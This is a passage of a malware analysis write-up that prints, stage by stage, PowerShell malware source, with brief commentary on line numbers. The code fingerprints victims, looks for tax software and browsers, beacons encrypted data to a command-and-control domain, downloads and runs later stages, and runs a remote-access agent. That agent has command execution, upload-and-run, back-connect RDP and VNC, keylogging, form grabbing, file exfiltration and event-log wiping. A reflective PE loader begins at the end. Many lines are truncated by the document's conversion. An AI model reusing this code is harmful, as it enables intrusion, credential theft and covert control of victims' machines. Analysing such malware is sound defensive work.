      $config = $_.GetRelated('Win32_NetworkAdapterConfiguration')
      $result.IP = $config | Select-Object -expand IPAddress
      $result
    }

}

    function Get-Sysinfo {
        $str = [Environment]::UserDomainName+'|'+[Environment]::UserName+'|'+
[Environment]::MachineName;
```

```
        $string = ""
        foreach($c in Get-workconfig){
            [string]$lanname = $c.Name; [string]$macadr = $c.MAC; [string]$ID = $c.ID
            $ip = @{$true=$c.IP[0];$false=$p.IP}[$c.IP.Length -lt 6];
            [string]$ip = $c.IP[0]; if(!$ip -or $ip.trim() -eq '') {$ip='0.0.0.0'};
            $lanconf = @{
            id = $ID
            ip = $ip;
            mac =  $macadr;
            name = $lanname;
            }
           $string += HasGet-Bretring $lanconf
        }

        $o = (Get-WmiObject Win32_OperatingSystem)
        $str += "|$string";
        $str += '|' +$o.Name.split('|')[0];
        if(([Environment]::UserName).ToLower() -eq "system"){
            $str += '|True'
        }
        else{
            $str += '|'+ ([Security.Principal.WindowsPrincipal] [Security.Principal.Wi

        }
        [void] [Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")
        $Screens = [system.windows.forms.screen]::AllScreens
        foreach ($Screen in $Screens) {
            $Width  = $Screen.Bounds.Width
            $Height  = $Screen.Bounds.Height
        }
        $str += '|' + "$Width`x$Height"
        $n = [System.Diagnostics.Process]::GetCurrentProcess()
        $str += '|'+$n.ProcessName+'|'+$n.Id
        $str += '|' + $PSVersionTable.PSVersion.Major
        $str += '|' + $ENV:PROCESSOR_ARCHITECTURE
        $str += '|' + (gwmi win32_timeZone -ComputerName $env:ComputerName).caption
        $str += '|' + $o.ConvertToDateTime($o.LastBootUpTime)
        $str
    }

function getlisturi{
    $RandName = -join("abcdefghijklmoprstvuxyz".ToCharArray()|Get-Random -
Count $args[0]);$ar = @('php','jsp','asp') | Get-Random;
    $RandName + '.' + $ar
    }

    function Get-Soft {
    param (
        [Parameter(ValueFromPipeline=$true)]
        [string[]]$ComputerName = $env:COMPUTERNAME,
        [string]$NameRegex = '(Opera|Firefox|Chrome|TAX|Lacerte|OLT|ProSeries|Ultratax

    )
    foreach ($comp in $ComputerName) {
        $keys = '','\Wow6432Node'
```

```
        foreach ($key in $keys) {
            try {
                $apps = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine

            } catch {
                continue
            }
            foreach ($app in $apps) {
                $program = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMach

                $name = $program.GetValue('DisplayName')
                $str = ''
                if ($name -and $name -match $NameRegex) {
                    $str += $name + ';'
                    $str
                }
            }
        }
    }
}
            try {
                $FirstAES=New-
Object System.Security.Cryptography.AesCryptoServiceProvider;         }
            catch {
                $FirstAES=New-Object System.Security.Cryptography.RijndaelManaged;
            }
    $FirstIV = [byte] 0..255 | Get-Random -count 16;$FirstAES.Mode="CBC";
    $FirstAES.Key=$e.GetBytes($SK);
    $FirstAES.IV = $FirstIV;
    $csp = New-Object System.Security.Cryptography.CspParameters;
    $csp.Flags = $csp.Flags -
bor [System.Security.Cryptography.CspProviderFlags]::UseMachineKeyStore;
    $rs = New-Object System.Security.Cryptography.RSACryptoServiceProvider -
ArgumentList 2048,$csp;
    $rk=$rs.ToXmlString($False);$ib=$e.getbytes($rk);
    $eb=$FirstIV+$FirstAES.CreateEncryptor().TransformFinalBlock($ib,0,$ib.Length);
    $BotIDXor= Get-SysID;
    $EncodedText =[Convert]::ToBase64String($e.getbytes($BotIDXor));
    $EncodedText2 =[Convert]::ToBase64String($e.getbytes($EncodedText));
  if(-not $wc){
        [System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $tru

        $wc=new-object system.net.WebClient;
        $wc.Proxy = [System.Net.WebRequest]::GetSystemWebProxy();
        $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
    }
    $wc.Headers.Add("User-Agent",$USAG);
    $wc.Headers.Add("Cookie","SESSIONID:$EncodedText2");
    $raw=$wc.UploadData($Serv + "/" + $(getlisturi $(@(9,17,12)|Get-
Random)),"POST",$eb);
    $de=$e.GetString($rs.decrypt($raw,$false));
    $key=$de[0..($de.length-2)] -join '';
    $k=$de[$de.length-1] -join '';
  if ($k -eq 0) {
    $str1 =  Get-Sysinfo;
```


```
    $str2 =  Get-Soft;
    $str = $str1 + '|' + $str2
    }
  else{$str = 'OK'+ '|' + ([Security.Principal.WindowsPrincipal] [Security.Principal.W

    $SecondAES=New-Object System.Security.Cryptography.AesCryptoServiceProvider;
    $SecondIV = [byte] 0..255 | Get-Random -count 16;
    $SecondAES.Mode="CBC"; $SecondAES.Key=$e.GetBytes($key); $SecondAES.IV = $SecondIV

    $ib2=$e.getbytes($str);
    $eb2=$SecondIV+$SecondAES.CreateEncryptor().TransformFinalBlock($ib2,0,$ib2.Length

    $wc.Headers.Add("User-Agent",$USAG);
    $raw=$wc.UploadData($Serv+ "/" + $(getlisturi $(@(18,19,4)|Get-
Random)),"POST",$eb2);
try {$AES=New-Object System.Security.Cryptography.AesCryptoServiceProvider;}
catch {$AES=New-Object System.Security.Cryptography.RijndaelManaged;}
    $AES.Mode="CBC";
    $IV = $raw[0..15];$AES.Key=$e.GetBytes($key);$AES.IV = $IV;
    $shelles = [System.Text.Encoding]::ASCII.GetString($($AES.CreateDecryptor().Transf
16)))
    iex $shelles
    $FirstAES=$null;$BotIDXor=$null;$rs=$null;$eb2=$null;$raw=$null;$IV=$null;$str=$nu

    $Error.Clear()
    [GC]::Collect()
    [GC]::WaitForPendingFinalizers()
    federerfegegfeg $key "SESSIONID:$EncodedText2" $Serv $USAG $([Security.Principal.W

    }
  GsdsetWweter 'https://winmetricanalise.tech' 'L(oNXStkDP;l0YTs7[HJBOvrK3M,=chm' 'Moz

 <span id="mce_SELREST_start" style="overflow:hidden;line-height:0;"></span>
```

From line 151 to 155, the computer and user info of the system is retrieved, then this data is encrypted and sent to the C&C server on line 163.

The C&C sends the stage 4 in the response body. The content is decrypted on line 168 and then will be executed on line 169. The code in the forth stage is actually a function with the name of ***federerfegegfeg***. This function is called on line 174.

Stage four

The following code is returned on line 168.



The same substitution technique is used. After placing the string on the correct position we get:

After decompressing the code we get the PowerShell script for the forth stage:

```
function federerfegegfeg {
  $mtx = New-Object System.Threading.Mutex($false, "GetIdDefender")
  if ($mtx.WaitOne(1000)) {
    $ErrorActionPreference = 'silentlycontinue';
    $script:EncScriptkeylo = '';
    $script:sendfile = '';
    $agent = @{
      seskey = $args[0];
      Cookie = $args[1];
      base = $args[2];
      usag = $args[3];
      priv = $args[4];
      poshver = $args[5];
      mischec = 0;
      klcount = 0;
      crptcount = 0;
      klver = 'ssha';
      fgver = 'exe';
      wver = 'watcher';
      fgrab = $true;
      watcher = $false;
      paths = $(Join-Path -Path  $env:temp 'S-1-5-21-412654016-3479515840-311');
      module = $true;
      INTERVAL = 420;
      encodingascii = [System.Text.Encoding]::ASCII;
      encodingutf = [System.Text.Encoding]::UTF8;
      job = @{};
    }
    if(!(Test-path $agent['paths'])) {
     $h = ni -Path $agent['paths'] -ItemType "directory"
     $h.attributes="Hidden"
        }
    function Encrypt-Bytes {
        param($bytes)
        try{
        $IV = [byte] 0..255 | Get-Random -count 16
        $hmac = New-Object System.Security.Cryptography.HMACSHA1;
        try {
          $AES=New-Object System.Security.Cryptography.AesCryptoServiceProvider; }
        catch {
           $AES=New-Object System.Security.Cryptography.RijndaelManaged;
         }
        $AES.Mode = "CBC";
        $AES.Key = $agent['encodingascii'].GetBytes($agent['seskey']);
        $AES.IV = $IV;
        $ciphertext = $IV + ($AES.CreateEncryptor()).TransformFinalBlock($bytes, 0, $b

        $hmac.Key = $agent['encodingascii'].GetBytes($agent['seskey']);
        $ciphertext + $hmac.ComputeHash($ciphertext);
             }
        catch {$_.Exception.Message}
        finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
    }
    function Decrypt-Bytes {
        param ($inBytes)
```

```
        if($inBytes.Length -gt 32){
            $hmac = New-Object System.Security.Cryptography.HMACSHA1;
            $mac = $inBytes[-20..-1];
            $inBytes = $inBytes[0..($inBytes.length - 21)];
            $hmac.Key = $agent['encodingascii'].GetBytes($agent['seskey']);
            $expected = $hmac.ComputeHash($inBytes);
            if (@(diff $mac $expected -sync 0).Length -ne 0){
                return;
            }
            $IV = $inBytes[0..15];
            try {
                $AES=New-
Object System.Security.Cryptography.AesCryptoServiceProvider; }
            catch {
                $AES=New-Object System.Security.Cryptography.RijndaelManaged;
            }
            $AES.Mode = "CBC";
            $AES.Key = $agent['encodingascii'].GetBytes($agent['seskey']);
            $AES.IV = $IV;
            ($AES.CreateDecryptor()).TransformFinalBlock(($inBytes[16..$inBytes.length
16)
        }
    }
    function Encode-Packet {
      param([int]$type, $data)
       try{
        $data = [System.Convert]::ToBase64String($agent['encodingutf'].getbytes($data)

        $packet = New-Object Byte[] (8 + $data.Length)
        ([bitconverter]::GetBytes($type)).CopyTo($packet, 0)
        ([bitconverter]::GetBytes($data.Length)).CopyTo($packet, 4)
        ($agent['encodingutf'].getbytes($data)).CopyTo($packet, 8)
        $packet
             }
        catch {$_.Exception.Message}
        finally{$data = $null; [GC]::Collect();[GC]::WaitForPendingFinalizers();}
    }
    function Decode-Packet {
        param($packet, $offset=0)
        $type = [bitconverter]::ToUInt32($packet, 0+$offset)
        $length = [bitconverter]::ToUInt32($packet, 4+$offset)
        $data = $agent['encodingutf'].GetString($packet[(8+$offset)..
(8+$length+$offset-1)])
        $packet = $null
        @($type,$length,$data)
    }
    function Process-Packet {
        param($type, $msg)
        $outtype = '111'
        try {
          if($type -eq 1) {
                $msg = "[!] Agent logoff"
                SMailstream-sendpost -Packets $(Encode-Packet -type $outtype -
data $msg )
                iex logoff
```

```
            }
            elseif($type -eq 2) {
                $msg = "[!] Agent Kill"
                Start-AgentJob $data 'DefenderKill'
                SMailstream-sendpost -Packets $(Encode-Packet -type $outtype -
data $msg )
                exit
            }
            elseif($type -eq 3) {
                $msg = "[!] Agent Update"
                $id  = nproc 'powershell.exe' $data
                SMailstream-sendpost -Packets $(Encode-Packet -type $outtype -
data $("New proc id $id"))
                exit
            }
            elseif($type -eq 40){
                $cmd = $data[7..$data.Length] -join ''
                if($cmd.Length -gt 0){
                    Encode-Packet -type $outtype -data $((IEX $cmd) -
join "`n").trim()
                }
            }
            elseif($type -eq 42) {
              $parts = $data.split('|')
              $filename = $parts[0]
              $base64part = $parts[1]
              $file = $(Join-Path -Path $agent['paths'] $filename)
              $Content = [System.Convert]::FromBase64String($base64part)
               try{
                    Set-Content -Path $file -Value $Content -Encoding Byte
                    TRunpil $("cmd.exe /c start %COMSPEC% /C $file")
                    $data = $null;$parts = $null;$filename = $null;$base64part = $null

                    Encode-Packet -type $outtype -data "
[*] Upload and start successful"
                }
                catch {
                    Encode-Packet -type $outtype -data "
[!] Error in writing $filename during upload and start"
                }
            }
            elseif($type -eq 23){
              Encode-Packet -type $outtype -data  $((IEX $data) -join "`n").trim()
            }

            elseif($type -eq 19){
             try {
              $outout = ""
             if (!($agent['job']['DefenderUpdateSecRDD'])){
                   Start-AgentJob $data 'DefenderUpdateSecRDD'
                   Encode-Packet -type $outtype -data $("Start Back connect RDP")
               }
               else {
                $outout = Stop-AgentJob 'DefenderUpdateSecRDD'
                Stop-Process -Name rdpcliep | Out-Null
```

```
                Start-AgentJob $data 'DefenderUpdateSecRDD'
                Encode-Packet -type $outtype -
data $("reStart Back connect RDP  stdout RDP >>> $($outout | Out-String) ")
                }
              }
              catch {
              $_.Exception.Message
              }
            }
          elseif($type -eq 14){
             try {
              $outout = ""
              if (!($agent['job']['DefenderUpdateSecID'])){Start-
AgentJob $data 'DefenderUpdateSecID'; Encode-Packet -type $outtype -
data "Start Back connect VNC" }
              else { $outout = Stop-AgentJob 'DefenderUpdateSecID'; Start-
AgentJob $data 'DefenderUpdateSecID'; Encode-Packet -type $outtype -
data $("reStart Back connect VNC >>   $($outout | Out-String)") }
              }
              catch {
              $_.Exception.Message
              }
            }
           elseif($type -eq 117){
             try {
              $outout = ""
               if (!($agent['job']['DefenderipperSecID'])){Start-
AgentJob $data 'DefenderipperSecID';Encode-Packet -type $outtype -
data $("Start Back connect ripper") }
              else { $outout = Stop-AgentJob 'DefenderipperSecID';
                Encode-Packet -type $outtype -
data $("Start Back connect ripper >>   $($outout | Out-String)")
                Start-AgentJob $data 'DefenderipperSecID'}
              }
              catch {
              $_.Exception.Message
              }
            }
          elseif($type -eq 114){
             try {
              $cmd = $data[9..$data.Length] -join ''
              $outout = Stop-AgentJob $cmd
              Encode-Packet -type $outtype -data $("Stop Job: $($outout | Out-
String)")
              }
              catch {
              $_.Exception.Message
              }
            }
          elseif($type -eq 115){
              try {
              $cmd = $data[8..$data.Length] -join ''
              if($cmd -eq 'on'){$agent['module'] = $true}
              elseif($cmd -eq 'off'){$agent['module'] = $false}
              Encode-Packet -type $outtype -
```

```
data  $("Module status: $($agent['module']| Out-String)")
               }
              catch {
              $_.Exception.Message
              }
            }
        else {
              $jobd = $true
              $RandName = -join("ABCDEFGHKLMNPRSTUVWXYZ123456789".ToCharArray()|Get-
Random -Count 6)
              Start-AgentJob $data $RandName
              while($jobd){
                if (Get-AgentJobCompleted $RandName){
                  $outout = Stop-AgentJob $RandName;
                  Encode-Packet -type $outtype -
data $("Output $type >>   $($outout | Out-String)")
                  $jobd = $false;
                 }
                sleep -s 4
                }
              }
        }
        catch{
            $_.Exception.Message
            Encode-Packet -type $outtype -data "error running command: $_"
        }
        finally{
            [GC]::Collect()
            [GC]::WaitForPendingFinalizers()
            [GC]::Collect()
          }
        }
    function ProcTasking {
        param($tasking)
        try{
        $taskingBytes = Decrypt-Bytes $tasking
        if (!$taskingBytes){
            $agent['crptcount'] += 1
            return ""
        }
        $decoded = Decode-Packet $taskingBytes
        $type = $decoded[0]
        $length = $decoded[1]
        $data = $decoded[2]
        $resultPackets = $(Process-Packet $type $data)
        SMailstream-sendpost $resultPackets
      }
      catch {$_.Exception.Message }
      finally{
          [GC]::Collect()
          [GC]::WaitForPendingFinalizers()
        }
    }
    function getlisturi{
    '/' + $(-join("abcdefghijklmoprstvuxyz".ToCharArray()|Get-Random -Count $(Get-
```

```
Random (5..10)))) + '/' + $(-join("abcdefghijklmoprstvuxyz".ToCharArray()|Get-
Random -Count $(Get-Random (7..12)));$ar = @('php','jsp','asp') | Get-
Random) + '.' + $ar
    }
    function SMailstream-sendpost {
        param($packets)
        if($packets) {
            $encBytes = Encrypt-Bytes $packets
            if ($agent['base'].StartsWith("https")){
                [System.Net.ServicePointManager]::ServerCertificateValidationCallback=
{$true};
             }
                [System.Net.ServicePointManager]::DefaultConnectionLimit = 1024
                $wc = new-object system.net.WebClient;
                $wc.Proxy = [System.Net.WebRequest]::GetSystemWebProxy();
                $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentia

                $wc.Headers.Add("User-Agent",$agent['usag'])
                $wc.Headers.Add("Cookie",$agent['Cookie'])
                try{
                    $response = $wc.UploadData($agent['base']+$(getlisturi),"POST",$en

                    $response
                }
        catch {sleep -
s 1; $response = $wc.UploadData($agent['base']+$(getlisturi),"POST",$encBytes); $respo

        finally{
          $wc.Dispose()
          [GC]::Collect()
          [GC]::WaitForPendingFinalizers()
        }
            }
        }
    function Get-Cmd {
        try{
            if ($agent['base'].StartsWith("https")){
                [System.Net.ServicePointManager]::ServerCertificateValidationCallback=
{$true};
             }
                $wc = new-object system.net.WebClient;
                $wc.Proxy = [System.Net.WebRequest]::GetSystemWebProxy();
                $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentia

                $wc.Headers.Add("User-Agent",$agent['usag'])
                $wc.Headers.Add("Cookie",$agent['Cookie'])
                $result = $wc.DownloadData($agent['base'] + $(getlisturi))
                return $result
           }
        catch [System.Net.WebException],[System.IO.IOException] {
          $_.Exception.Message
          $agent['mischec'] += 1
        }
            finally{
            $wc.Dispose();
```

```
            [GC]::Collect()
            [GC]::WaitForPendingFinalizers()
            }
    }
        function TRunpil {
        $runspace = [runspacefactory]::CreateRunspace()
        $runspace.ApartmentState = "STA"
        $runspace.ThreadOptions = "ReuseThread"
        $runspace.Open()
        $powershell = [powershell]::Create()
        $powershell.Runspace = $runspace
        [void]$powershell.AddScript($args[0])
        [void]$powershell.BeginInvoke()
    }
    function Start-AgentJob {
param($ScriptString, $RandName)
if($ScriptString -eq 'space'){return}
$AppDomain = [AppDomain]::CreateDomain($RandName)
$PSHost = $AppDomain.Load([PSObject].Assembly.FullName).GetType('System.Management.Aut

$null = $PSHost.AddScript($ScriptString)
$Buffer = New-Object 'System.Management.Automation.PSDataCollection[PSObject]'
$PSobjectCollectionType = [Type]'System.Management.Automation.PSDataCollection[PSObjec

$BeginInvoke = ($PSHost.GetType().GetMethods() | ? { $_.Name -eq 'BeginInvoke' -
and $_.GetParameters().Count -eq 2 }).MakeGenericMethod(@([PSObject], [PSObject]))
$Job = $BeginInvoke.Invoke($PSHost, @(($Buffer -
as $PSobjectCollectionType), ($Buffer -as $PSobjectCollectionType)))
$agent['job']
[$RandName] = @{'Alias'=$RandName; 'AppDomain'=$AppDomain; 'PSHost'=$PSHost; 'Job'=$Jo

}
    function Get-AgentJobCompleted {
if($agent['job'].ContainsKey($args[0])) {
$agent['job'][$args[0]]['Job'].IsCompleted
}}
    function Stop-AgentJob {
if($agent['job'].ContainsKey($args[0])) {
$buffer = $agent['job'][$args[0]]['Buffer'].ReadAll()
$errorkeylo  = $agent['job'][$args[0]]['PSHost'].Streams.Error
$Null = $agent['job'][$args[0]]['PSHost'].Stop()
$Null = [AppDomain]::Unload($agent['job'][$args[0]]['AppDomain'])
$agent['job'].Remove($args[0])
        }
    if(!($buffer)){$buffer = 'NotBufferTread'}
    if(!($errorkeylo)){$errorkeylo = 'NotErrorTread'}
    @($buffer, $errorkeylo)
    }
    function nproc{
        $psi = New-Object System.Diagnostics.ProcessStartInfo;
        $proc=new-object System.Diagnostics.Process;
        $psi.CreateNoWindow = $true;
        $psi.WindowStyle = 'Hidden';
        $proc.StartInfo = $psi;
        if($args[2]){$proc.StartInfo.UseShellExecute = $false}
```

```
        $proc.StartInfo.FileName = $args[0];
        $proc.StartInfo.Arguments = '-noexit '   + '-nologo '+'-noprofile '+'-
NonInteractive '+ '-Command ' + $args[1];
        $proc.start() | Out-Null
        $proc.Id
}
    function get-moduledef{
    try {
      $r = 0
    while($agent['module']){
     $jobd = $true
     $module = $(Decode-Packet(Decrypt-Bytes $(SMailstream-sendpost -packet $(Encode-
Packet -type 4 -data 'status'))))
     if($module[0] -eq 99){$jobd = $false}
     $RandName = -join("ABCDEFGHKLMNPRSTUVWXYZ123456789".ToCharArray()|Get-Random -
Count 6)
     Start-AgentJob $module[2] $RandName
     while($jobd){
        if (Get-AgentJobCompleted $RandName)
        {
          $outout = Stop-AgentJob $RandName;
          if($module[0] -eq 66 -or $r -eq 22){$agent['module'] = $false}
          debugingerror $outout $module[0];
          $jobd = $false;
        }
        sleep -s 3
      }
     sleep -s 5
    ++$r
     }
     }
  catch {$_.Exception.Message}
   finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
   }
       function get-fgrablogs {
        try {
          $datas =  $($agent['encodingutf'].GetString($(Decrypt-Bytes $(SMailstream-
sendpost -packet $(Encode-Packet -type $args[0] -data $args[1])))) + "`n" +  'get-
fgruvers' + " -versid atinmem " + " -fpath " +"'" +$agent['paths']+ "'" + " -
idsid 1215 -rckey"+ " '"+$agent['seskey']+"'"
          Start-AgentJob $datas $args[2]
          $datas = $null
        }
        catch {$_.Exception.Message;}
        finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
    }
       function get-watcher {
        try {
          $datas =  $($agent['encodingutf'].GetString($(Decrypt-Bytes $(SMailstream-
sendpost -packet $(Encode-Packet -type $args[0] -data $args[1])))) + "`n" + 'get-
watcher' + " '"+$agent['seskey']+ "'" + " '"+$agent['paths'] +"'" + " '"+$agent['poshv

          Start-AgentJob $datas $args[2]
          $datas = $null
        }
```

```
        catch {$_.Exception.Message;}
        finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
    }

    function get-contentlogs {
        try {
          if ($agent['klver'] -eq 'ps') {$script:EncScriptkeylo = ''}
          if(!($script:EncScriptkeylo)){
          $datas =  $($agent['encodingutf'].GetString($(Decrypt-Bytes $(SMailstream-
sendpost -packet $(Encode-Packet -type $args[0] -
data $args[1]))))) + "`n" + 'def' + " '"+$agent['seskey']+ "'" + " '"+$agent['paths']

          $script:EncScriptkeylo = Encrypt-
Bytes $agent['encodingascii'].GetBytes($datas);
          }
          else{$datas = $agent['encodingutf'].GetString($(Decrypt-
Bytes  $script:EncScriptkeylo))}
          Start-AgentJob $datas $args[2]
          $datas = $null
        }
        catch {$_.Exception.Message;}
        finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
    }
    function Post-file{
          try {
          if(!($script:sendfile)){
          $datas =  $($agent['encodingutf'].GetString($(Decrypt-Bytes $(SMailstream-
sendpost -packet $(Encode-Packet -type $args[0] -
data $args[1]))))) + "`n" + 'berrered' + " '"+$agent['seskey']+ "'" + " '"+$agent['Coc

          $script:sendfile = Encrypt-Bytes $agent['encodingascii'].GetBytes($datas);
          }
          else{$datas = $agent['encodingutf'].GetString($(Decrypt-
Bytes $script:sendfile))}
          Start-AgentJob $datas $args[2]
          $datas = $null
        }
        catch {$_.Exception.Message;}
        finally{[GC]::Collect();[GC]::WaitForPendingFinalizers()}
    }
    function debugingerror {
        if($args[0][0]){$null = SMailstream-sendpost($(Encode-Packet -type 112 -
data $('{0}|{1}|{2}' -f $args[1],'buffmod',
[System.Convert]::ToBase64String($agent['encodingutf'].getbytes($($args[0][0]|Out-
String))))))}
        if($args[0][1]){$null = SMailstream-sendpost($(Encode-Packet -type 112 -
data $('{0}|{1}|{2}' -f $args[1],'errors',
[System.Convert]::ToBase64String($agent['encodingutf'].getbytes($($args[0][1]|Out-
String))))))}
       }

do {
  if($agent['fgrab']){
  if(!($agent['job']['WindowsFgDefender'])){get-
fgrablogs 6 $agent['fgver'] WindowsFgDefender}
```

```
  else {
        $outout = Stop-AgentJob 'WindowsFgDefender'
        debugingerror $outout 10
        $agent['fgrab'] = $false
       }
  }
  if($agent['watcher']){get-watcher 10 $agent['wver'] WindowsWatcherDefender}

  if (!($agent['job']['WindowsDefender'])){get-
contentlogs 7 $agent['klver'] WindowsDefender}
  else {
     if (Get-AgentJobCompleted 'WindowsDefender'){
        $outout = Stop-AgentJob 'WindowsDefender'
        debugingerror $outout 7
        if($agent['klcount'] -gt 2){$agent['klver'] = 'ps'}
        get-contentlogs 7 $agent['klver'] WindowsDefender
        $agent['klcount'] += 1
        }
   }

if($(ls $agent['paths'])){
  if ($agent['job']['UpdateSecID']) {
    $outout = Stop-AgentJob 'UpdateSecID'
    debugingerror $outout 5
    Post-file 5 red UpdateSecID;
    }
  else{
    Post-file 5 gery UpdateSecID
  }
}
else {
if ($agent['job']['UpdateSecID']) {Stop-AgentJob 'UpdateSecID'}
}

 if($agent['mischec'] -gt 460){iex logoff}
 $cmd = Get-Cmd;

 if ($cmd){
      $agent['INTERVAL'] = $(@(110,90,134)|Get-Random);
      ProcTasking $cmd
      }
 else{
       if ($agent['module']){get-moduledef}
       if ($Error){debugingerror $(@($Error)) 9}
       $Error.Clear()
       [GC]::Collect()
       [GC]::WaitForPendingFinalizers()
       sleep -s $agent['INTERVAL']
       $agent['INTERVAL'] = $(@(420,513,345)|Get-Random)
       if($agent['priv']){TRunpil $('wevtutil el | % {wevtutil cl `"$_`"}')}
      }
    } while ($true)
    $mtx.ReleaseMutex()
    $mtx.Dispose()
  }
```

```
}
```

On line 373, it downloads and execute the stage 5 code.

Stage five (function get-fgrablogs)

This is the PowerShell code on the fifth stage:

```
function get-fgruvers
{
[CmdletBinding()]
Param(
[Parameter(Position = 0)]
[String[]]
$ComputerName,
    [Parameter(Position = 1, Mandatory = $false)]
    [String]
    $fpath,
    [Parameter(Position = 2, Mandatory = $true)]
    [String]
    $idsid,
    [Parameter(Position = 3, Mandatory = $true)]
    [String]
    $versid,
    [Parameter(Position = 4, Mandatory = $true)]
    [String]
    $rckey
)
Set-StrictMode -Version 2
$RemoteScriptBlock = {
[CmdletBinding()]
Param(
[Parameter(Position = 0, Mandatory = $true)]
[String]
$PEBytes64,
        [Parameter(Position = 1, Mandatory = $true)]
[String]
$PEBytes32,
[Parameter(Position = 2, Mandatory = $false)]
[String]
$FuncReturnType,
[Parameter(Position = 3, Mandatory = $false)]
[Int32]
$ProcId,
[Parameter(Position = 4, Mandatory = $false)]
[String]
$ProcName,
        [Parameter(Position = 5, Mandatory = $false)]
        [String]
        $ExeArgs
)
Function Get-Win32Types
{
$Win32Types = New-Object System.Object
$Domain = [AppDomain]::CurrentDomain
$DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.

$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
$ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors
[0]
$TypeBuilder = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16])
$TypeBuilder.DefineLiteral('Native', [UInt16] 0) | Out-Null
```

```
$TypeBuilder.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null
$TypeBuilder.DefineLiteral('Itanium', [UInt16] 0x0200) | Out-Null
$TypeBuilder.DefineLiteral('x64', [UInt16] 0x8664) | Out-Null
$MachineType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name MachineType -
Value $MachineType
$TypeBuilder = $ModuleBuilder.DefineEnum('MagicType', 'Public', [UInt16])
$TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR32_MAGIC', [UInt16] 0x10b) | Out-
Null
$TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR64_MAGIC', [UInt16] 0x20b) | Out-
Null
$MagicType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType
$TypeBuilder = $ModuleBuilder.DefineEnum('SubSystemType', 'Public', [UInt16])
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_UNKNOWN', [UInt16] 0) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_NATIVE', [UInt16] 1) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_GUI', [UInt16] 2) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_CUI', [UInt16] 3) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_POSIX_CUI', [UInt16] 7) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_CE_GUI', [UInt16] 9) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_EFI_APPLICATION', [UInt16] 10) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER', [UInt16] 11) | O
Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER', [UInt16] 12) | Out-
Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_EFI_ROM', [UInt16] 13) | Out-Null
$TypeBuilder.DefineLiteral('IMAGE_SUBSYSTEM_XBOX', [UInt16] 14) | Out-Null
$SubSystemType = $TypeBuilder.CreateType()
